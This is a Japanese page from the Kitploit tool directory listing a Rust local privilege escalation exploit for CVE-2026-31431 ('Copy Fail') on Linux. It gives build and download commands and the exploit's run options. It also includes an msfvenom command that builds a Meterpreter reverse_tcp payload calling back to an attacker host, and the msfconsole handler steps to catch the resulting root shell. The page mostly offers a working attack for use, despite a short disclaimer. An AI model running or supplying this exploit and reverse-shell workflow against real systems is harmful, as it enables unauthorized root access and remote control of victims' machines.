Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2026-31431-Linux-Copy-Fail — # CVE-2026-31431 向け Rust ベースのローカル権限昇格エクスプロイト。Linux システム上で Meterpreter などのカスタムシェルコードを実行可能にします。 | Kitploit
ツール/GitHubGitHub/iss4cf0ng/cve-2026-31431-linux-copy-fail
特権昇格エクスプロイトフレームワーク脆弱性分析エクスプロイトペネトレーションテストペイロード開発バイナリエクスプロイト
GitHub
共有
iss4cf0ng/cve-2026-31431-linux-copy-fail

CVE-2026-31431-Linux-Copy-Fail

# CVE-2026-31431 向け Rust ベースのローカル権限昇格エクスプロイト。Linux システム上で Meterpreter などのカスタムシェルコードを実行可能にします。

リポジトリを見るウェブサイト
5621306ヶ月前Kitploit レビュー済み

CVE-2026-31431 - Linux Copy-Fail エクスプロイト (Rust)

CVE-2026-31431 (Copy-Fail) に対するローカル権限昇格エクスプロイトの Rust 実装です。

カスタマイズしたシェルコード(Meterpreter など)を実行できます。
はじめに

Xint 氏は CVE-2026-31431 を公開しました。これは、AF_ALG と splice() を連鎖させて 4 バイト書き込みプリミティブを実現する、任意のページキャッシュ書き込みの脆弱性です。

ソース: Copy Fail: 732 Bytes to Root on Every Major Linux Distribution

免責事項

このプロジェクトは、サイバーセキュリティを学ぶ個人的な興味の一環として開発されました。ただし、悪意のある目的に悪用される可能性があります。

このツールを違法行為に使用しないでください。

作者は、本ソフトウェアの誤用について一切の責任を負いません。

謝辞

  • theori-io/copy-fail-CVE-2026-31431

注: オリジナルの実装では圧縮・エンコードされたシェルコード(例: /bin/sh)が使用されています。本実装では、これを生の(非圧縮の)/bin/bash シェルコードに置き換え、ユーザーが提供するペイロードに簡単にカスタマイズまたは直接置き換えられるようにしました。

コンパイル方法

プロジェクトをクローンし、build.sh を実行します:

git clone [email protected]:iss4cf0ng/CVE-2026-31431-Linux-Copy-Fail
cd ./CVE-2026-31431-Linux-Copy-Fail
chmod +x ./build.sh
./build.sh

使用方法

リリースパッケージをダウンロードして展開します:

wget https://github.com/iss4cf0ng/CVE-2026-31431-Linux-Copy-Fail/releases/latest/download/CVE-2026-31431-Linux-Fail.gz
tar -xzf CVE-2026-31431-Linux-Fail.gz
chmod +x CVE-2026-31431-Linux-Copy-Fail_x64
chmod +x CVE-2026-31431-Linux-Copy-Fail_x86

バイナリは以下のオプションを提供します:


./CVE-2026-31431-Linux-Copy-Fail --test

./CVE-2026-31431-Linux-Copy-Fail --exploit
./CVE-2026-31431-Linux-Copy-Fail --bin shellcode.bin

デモンストレーション

脆弱性のテスト

脆弱なマシン上で:

./CVE-2026-31431-Linux-Copy-Fail --test

エクスプロイト

./CVE-2026-31431-Linux-Copy-Fail --exploit

Meterpreter

以下のコマンド(PrependSetUid を True に設定)を使用して Meterpreter ペイロードを生成します:

msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.1.x lport=4444 -f elf prependsetuid=true > payload.bin

攻撃者マシン(Kali Linux)上で:

msfconsole
use exploit/multi/handler
set payload linux/x64/meterpreter/reverse_tcp
set lhost 192.168.1.x
set lport 4444
run

脆弱なマシン上で:


./CVE-2026-31431-Linux-Copy-Fail --bin payload.bin
影響を受けるバージョン

  • Ubuntu
  • Redhat
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    591
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    481
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    389
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    332
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    255
  • 6

    antifox

    antifox-ai/antifox

    偵察、攻撃対象領域の探索、エクスプロイト検証、証拠に基づくレポート提供を実行するAIマルチエージェント自律ペネトレーションテストプラットフォーム。

    247

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →